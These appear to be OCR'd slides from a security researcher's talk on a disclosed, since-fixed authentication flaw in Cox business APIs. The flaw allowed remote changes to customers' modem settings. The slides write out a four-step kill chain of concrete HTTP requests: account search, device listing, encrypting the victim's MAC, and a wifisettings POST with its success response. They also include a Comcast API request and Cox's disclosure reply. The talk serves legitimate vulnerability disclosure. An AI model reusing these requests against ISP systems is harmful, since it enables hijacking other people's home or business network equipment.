
Generating Final Payload

```
t.cbHelper.encryptWithSaltandPadding("132;123;123;1;f4:c1:14:a1:2b:20:4d:ac;XYZ")
OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTY...
```

Does it work?

```
POST /api/cbma/accountequipment/services/accountequipment/gatewaydevice/wifisettings
HTTP/1.1
Host: myaccount-business.cox.com
Content-Type: application/json
Content-Length: 431

{
  "wifiSettings": {
    "customerWifiSsid24": "Curry"
  },
  "encryptedValue":
"OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTYzMzM3M2RiYWUzOjp
LUlArd3Jqek5Ra3VlZUVReXVUWEZHbE91NWVQRzk0WEo1Zi9wSDdVZWxHVkFXYmtWd2Z2YmNHU1FWOVRFT2prZm5tNFh
WZlQwNkQ3V2tDU1FqbHpIUT09"
}
```

```
HTTP/1.1 200 OK
Content-type: application/json

{"status":"success"}
```


Wi-Fi
Curry
Connected
TCP/IP
DNS
WINS
802.1X
Proxies
Hardware
Automatically join this network
Low data mode
Low data mode helps reduce your Mac data usage over specific Wi-Fi networks you select.
Limit IP address tracking
Limit IP address tracking by hiding your IP address from known trackers in Mail and Safari.
IP address
192.168.0.146
Router
192.168.0.1
Forget This Network...
Cancel
OK
DJsDugoutAdmin

Full killchain for remotely taking over a device:

(1) Search for victim’s account number…

GET /api/cbma/profile/services/profile/profilesearch/victim

(2) List connected devices using victim’s account number…

GET /api/cbma/accountequipment/services/accountequipment/v1/equipments/435008132203

(3) Encrypt victim’s MAC address via the JavaScript breakpoint...

t.cbHelper.encryptWithSaltandPadding("123;123;123;1;VICTIM_MAC_ADDRESS;123")


(4) Push malicious software update to modem...

POST /api/cbma/accountequipment/services/accountequipment/gatewaydevice/wifisettings


So now what?

Part Three

This infrastructure really scares me



"With so many layers of protection deployed, Comcast is far from immune to the challenge of MTTD. With **tens of millions of connected devices on the network**, the amount of security data to review is huge, **roughly 10 petabytes**. But still, we saw an opportunity to significantly decrease MTTD across our networks based on a simple premise – if we could **combine all our security infrastructure data in one secure location** (known as a "data lake") and make it searchable, analysts would be able to correlate between tools, sync the data to create a coherent narrative and timeline of activity, and identify threats faster. Of course, easier said than done."


Burp Project Intruder Repeater View Help Param Miner
Burp Suite Professional v2023.12.1.5 - Temporary Project - licensed to Joel Margolis [single user license]
Intruder Proxy Repeater Collaborator Decoder Target Extensions Organizer Learn
Settings
Send
Cancel
Target: https://gw.api.dh.comcast.com
HTTP/2
Request
Pretty Raw Hex
GET /coverage/api/config_sets/gateways?macAddress=00403687E8DC HTTP/2
Host: gw.api.dh.comcast.com
X-Datadog-Parent-Id: 9128301035958147808
Authorization: Bearer
X-Datadog-Sampling-Priority: 1
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 400 Bad Request
Content-Type: application/problem+json
Date: Wed, 28 Feb 2024 10:42:01 GMT
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
X-Moneytrace:
trace-id=xfi_distribution_71065__8461895288855115394_1709116719628;parent-id=null;span-id=0a6072f30ff797b7
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Frame-Options: DENY
Content-Security-Policy: default-src 'self' siorc.xfinity.com internet.xfinity.com siorc.staging.xfinity.com internet.staging.xfinity.com; style-src 'unsafe-inline';
Cache-Control: private, max-age=0
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: X-Auth-Token
X-Cl-Ratelimit-Limit-Second: 4000
X-Cl-Ratelimit-Limit: 4000
X-Cl-Ratelimit-Remaining: 3999
X-Cl-Ratelimit-Reset: 1
X-Cl-Ratelimit-Remaining-Second: 3999
X-Kong-Upstream-Latency: 9
X-Kong-Proxy-Latency: 1
Via: kong/3.2.1.0-enterprise-edition
X-Request-Id: ca868027-87b6-491a-b5c3-6f5c1228f354
{
"code":"010",
"title":"Invalid MAC Address",
"status":400,
"detail":"The supplied macAddress was invalid",
"source":"xficov_config_sets",
"type":"https://github.com/comcast-cl/wifiex-api-spec/blob/develop/error-code.md#400-010"
}
Search
0 highlights
Inspector
Notes
Ready
1,295 bytes | 57 millis
Event log (23)
All issues (1347)
Memory: 581.0MB

Cox was really great to work with

It appears that you may be tying a 2021 issue you experienced with the authentication vulnerability you identified in March 2024. We have confirmed the authentication vulnerability that you identified went live in late November of 2023 and was not present in 2021. Based on this timeline we were able to forensically review our logs and confirm that no users outside of your activity used these API services without properly being authenticated between the time this went live and your disclosure.

We don't have any products or features in our environment that behave in the manner you described. We don't host any services or infrastructure within the Digital Ocean ecosystem. If you see this type of behavior again, please notify us and we'll research in real time.

Thanks for watching!





1. N. Mavrakis, "Vulnerabilities of ISPs," in IEEE Potentials, vol. 22, no. 4, pp. 9-15, Oct.-Nov. 2003, doi: 10.1109/MP.2003.1238687

2. I Hunt TR-069 Admins: Pwning ISPs Like a Boss (Shahar Tal, August 2014, https://www.youtube.com/watch?v=rz0SNEFZ8h0)

3. TR-069 Wikipedia https://en.wikipedia.org/wiki/TR-069#Security

4. Cox Communications VDP https://www.cox.com/aboutus/policies/cox-security-responsible-disclosure-policy.html